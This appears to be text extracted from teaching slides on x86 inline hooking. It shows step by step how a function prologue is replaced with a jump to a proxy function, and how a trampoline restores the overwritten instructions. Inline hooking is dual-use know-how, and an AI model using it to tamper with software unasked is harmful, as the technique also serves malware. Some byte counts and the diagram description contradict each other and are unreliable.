
Inline hooking for x86 (scheme)




Inline hooking for x86 (scheme)



Inline hooking for x86 (scheme)



Inline hooking for x86 (scheme)



Inline hooking for x86

Address	Hex	Disassembly
function_A		
0x401000:	55	push ebp
0x401001:	89 E5	mov ebp, esp
0x401003:	83 EC 7C	sub esp, 0x7C
0x401006:	53	push ebx
...		

Inline hooking for x86

Address	Hex	Disassembly	
<u>function_A</u>			
0x401000:	55	push ebp	
0x401001:	89 E5	mov ebp, esp	
0x401003:	83 EC 7C	sub esp, 0x7C	
0x401006:	53	push ebx	
...			

Usual function prologue

Inline hooking for x86

Address	Hex	Disassembly
function_A		
0x401000:	55	push ebp
0x401001:	89 E5	mov ebp, esp
0x401003:	83 EC 7C	sub esp, 0x7C
0x401006:	53	push ebx
...		

Store the original instructions in separate memory

function_A	Hex	Disassembly
0x401000:	E9 ?? ?? ?? ?? ??	jmp function_P
0x401005:	90	nop
0x401006:	53	push ebx
...		

Overwrite the instructions with a jump into the proxy function function_P

Inline hooking for x86

Address Hex

function A

0x401000: E9 ?? ?? ?? ??

0x401005: 90

0x401006: 53

...

Disassembly

jmp function_P

nop

push ebx

Hook:

Jump into the proxy
function

1

Inline hooking for x86

Address	Hex	Disassembly
function_A		
0x401000:	E9 ?? ?? ?? ??	jmp function_P
0x401005:	90	nop
0x401006:	53	push ebx
...		
function_P		
0x402000:	55	push ebp
0x402001:	89 E5	mov ebp, esp
0x402003:	83 EC 40	sub esp, 0x40
...		
...		
...		
0x402016:	E8 ?? ?? ?? ??	call trampo_A
...		
...		

The proxy function has access to the parameters of the original function

Inline hooking for x86

Address Hex

function_A

0x401000: E9 ?? ?? ?? ??
0x401005: 90
0x401006: 53
...

Disassembly

jmp function_P
nop
push ebx

1

function_P

0x402000: 55
0x402001: 89 E5
0x402003: 83 EC 40
...

push ebp
mov ebp, esp
sub esp, 0x40

0x402013: FF 75 F?
0x402016: E8 ?? ?? ?? ??

push <param_0>
call trampo_A

Pass parameters
(maybe modified) and
call the trampoline

...

...

Inline hooking for x86

Address	Hex	Disassembly
function_A		
0x401000:	E9 ?? ?? ?? ??	jmp function_P
0x401005:	90	nop
0x401006:	53	push ebx
...		
function_P		
0x402000:	55	push ebp
0x402001:	89 E5	mov ebp, esp
0x402003:	83 EC 40	sub esp, 0x40
...		
0x402016:	E8 ?? ?? ?? ??	call trampo_A
...		
trampo_A		
0x420000:	55	push ebp
0x420001:	89 E5	mov ebp, esp
0x420003:	83 EC 7C	sub esp, 0x7C
0x420006:	E9 ?? ?? ?? ??	jmp function_A+?

Replacement for the overwritten function prologue of the original function

Inline hooking for x86

Address	Hex	Disassembly
function_A		
0x401000:	E9 ?? ?? ?? ??	jmp function_P
0x401005:	90	nop
0x401006:	53	push ebx
...		
function_P		
0x402000:	55	push ebp
0x402001:	89 E5	mov ebp, esp
0x402003:	83 EC 40	sub esp, 0x40
...		
0x402016:	E8 ?? ?? ?? ??	call trampo_A
...		
trampo_A		
0x420000:	55	push ebp
0x420001:	89 E5	mov ebp, esp
0x420003:	83 EC 7C	sub esp, 0x7C
0x420006:	E9 ?? ?? ?? ??	jmp function_A+?

Jump into the original function, but *behind* the hook

Inline hooking for x86

Address Hex

Disassembly

function_A

0x401000:	E9 ?? ?? ?? ?? ??
0x401005:	90
0x401006:	53
...	

```
jmp function_P
nop
push ebx
```

The hook is **6** bytes in size

function_P

0x402000:	55
0x402001:	89 E5
0x402003:	83 EC 40
...	

```
push ebp
mov ebp, esp
sub esp, 0x40
```

3

0x402016:	E8 ?? ?? ?? ?? ??
...	

```
call trampo_A
```

2

trampo_A

0x420000:	55
0x420001:	89 E5
0x420003:	83 EC 7C
0x420006:	E9 ?? ?? ?? ?? ??

```
push ebp
mov ebp, esp
sub esp, 0x7C
jmp function_A+6
```


Jump to
function_A +6

Inline hooking for x86


Address	Hex	Disassembly
function_A		
0x401000:	E9 ?? ?? ?? ??	jmp function_P
0x401005:	90	nop
0x401006:	53	push ebx
...		
0x401081:	C3	ret
function_P		
...		
0x402016:	E8 ?? ?? ?? ??	call trampo_A
...		

The diagram illustrates the state of memory at address 0x401000. A blue arrow points from the 'push ebx' instruction in **function_A** to the 'ret' instruction. This arrow is labeled with a blue circle containing the number 3. Another blue arrow points from the 'call trampo_A' instruction in **function_P** to the same 'push ebx' instruction, labeled with a blue circle containing the number 2. A third blue arrow originates from the same 'push ebx' instruction and points back to the 'jmp function_P' instruction, labeled with a blue circle containing the number 3.


Inline hooking for x86




Inline hooking for x86



